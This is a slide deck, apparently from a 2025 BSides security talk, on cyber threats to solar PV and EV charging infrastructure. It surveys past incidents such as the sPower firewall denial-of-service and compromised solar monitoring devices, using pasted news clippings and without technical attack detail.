




DER SECURITY

Vulnerabilities and Defenses for Distributed Energy and EV Charging

Jay Johnson, CTO, DER Security

Security BSides Albuquerque 2025
26 July 2025



My Background

**Distributed Energy
Interoperability**




**DER Protocols &
Functionality**

**Offensive and Defensive
Cybersecurity Research**



**OT/ICS Exploitation
Techniques**

**Power Systems Control
and Analysis**



**Local & Bulk
Grid Impacts**

Agenda

Solar PV Attacks/Vulnerabilities

- Vulnerability disclosure trends for distributed energy
- Historical attacks on PV systems

EV Charger Attacks/Vulnerabilities

- EV charger vulnerabilities and exploits
- CVE-2024-33676
- OCPP attack scenarios


Cybersecurity Defenses

- Intrusion detection and response strategies
- V2X and OCPP 2.1 considerations

EVSE and DER Devices are the New Cyber Battleground

“The question is, which geopolitical conflict will force an APT over the red line?”

Right now, all bets are on **Volt Typhoon**



Nicole Perlroth

NYT Best Selling Author and Podcast Host

\$5M

Avg Cost of a Cyber Attack
IBM 2024

50% Year-On-Year Increase

1,100 Incidents Per Week*


\$275 Billion Cost Per Year

* IEA indicates this figure represents “the tip of the iceberg”


Adversaries are pre-positioned in energy systems

Solar Energy Threats

Distributed Energy Attack Vectors



Growing Solar Energy Cybersecurity Risk



Public History of
Solar Energy Cyberattacks
and Vulnerabilities

Security White Paper
DERSEC-SOLAR-VULNS-2.0

Jay Johnson

DER SECURITY

DERSec Whitepaper V2 May 2025

PV System Attacks

March 5, 2019 – DoS attack on an unpatched Cisco Firewall caused it to continuously reboot. sPower lost visibility to 500 MW of wind and PV across CA, UT and WY for 12 hours.

First cyberattack on solar, wind assets revealed widespread grid weaknesses, analysts say

New details of a denial-of-service attack earlier this year show an energy sector with uneven security.

Published Nov. 4, 2019

 **Robert Walton**
Senior Reporter

[in](#) [f](#) [X](#) [Print](#) [Email](#) [Share](#)

A March 5 cyberattack of U.S. wind and solar assets is back in the news, with fresh documents helping shed light not just on the extent, but also the simplicity of the first-of-its-kind intrusion. Cybersecurity experts say it reveals a utility sector not sufficiently vigilant, and failing to employ the most simple fixes.

The North American Electric Reliability Corporation (NERC) in September revealed details about the denial-of-service (DoS) attack, urging utilities to keep firewalls patched and up to date, but held back the name of the impacted entity. E&E News last week revealed, based on documents obtained through a public records request, the victim was sPower.

Feb 9, 2023 – Palo Alto Networks’ Unit 42 reports APsystems ECU-R (Gateway) command injection on timezone parameter allows root code execution.

UNIT 42

Threat Research Center > Trend Reports > Vulnerabilities

English

VULNERABILITIES

IoT Under Siege: The Anatomy of the Latest Mirai Campaign Leveraging Multiple IoT Exploits

11 min read

RELATED PRODUCTS

Advanced Threat Prevention

Advanced URL Filtering

Advanced WildFire

Cloud-Delivered Security Services

IoT Security

Next-Generation Firewall

By: Chao Lei, Zhibin Zhang, Yiheng An, Cecilia Hu

Published: June 22, 2023

Dec 26, 2023 – Installer-level credentials used to modify Romanian volt-watt function to produce more energy.

HotNews.ro

HOME ECONOMY SPORTS LIFE SCIENCE REVIEWS LEGAL FILES NEWSLETTER

Finance – Banks Companies Eurofunds Car IT Telecom Energy The cost of money

ENERGY Tuesday, December 26, 2023, 5:18 PM

Fraud with photovoltaic panels: Some prosumers illegally modify inverter settings and inject more electricity into the grid / What solutions does ANRE see

Florentina Cernat • HotNews.ro

Share



Photovoltaic panels, Photo: Peter Lovas / Dreamstime.com

Some Romanians have found a new way to supplement their income by breaking the law: they are installing photovoltaic panels and messing with the inverter settings to be able to feed more energy into the grid. This is illegal, as it destabilizes the voltage in the system and can cause power outages for all consumers in the area .

PV System Attacks

May 1, 2024 – 800 ContecSolarView Compact SV-CPT-MC310 remote monitoring devices were hijacked to support bank account thefts.

Sept 1, 2024 – Pro-Russian hacktivist group, Just Evil, targeted Lithuanian solar monitoring solutions, compromising schools and medical facility PV sites.

Sept 18, 2024 – FBI/NSA report People’s Republic of China-linked cyber actors compromised solar monitors for a botnet that was positioned for malicious activity.

What happens when malware hits PV systems

A random malware variant affected about 800 remote monitoring devices at ground-mounted PV plants in Japan in May 2024. Tokyo-based cybersecurity firm Girusol Energy has told **pv magazine** what happened and how PV asset owners can protect themselves against such incidents.


NOVEMBER 6, 2024 **EMILIANO BELLINI**


- COMMERCIAL & INDUSTRIAL PV
- GRIDS & INTEGRATION
- MARKETS
- MODULES & UPSTREAM MANUFACTURING
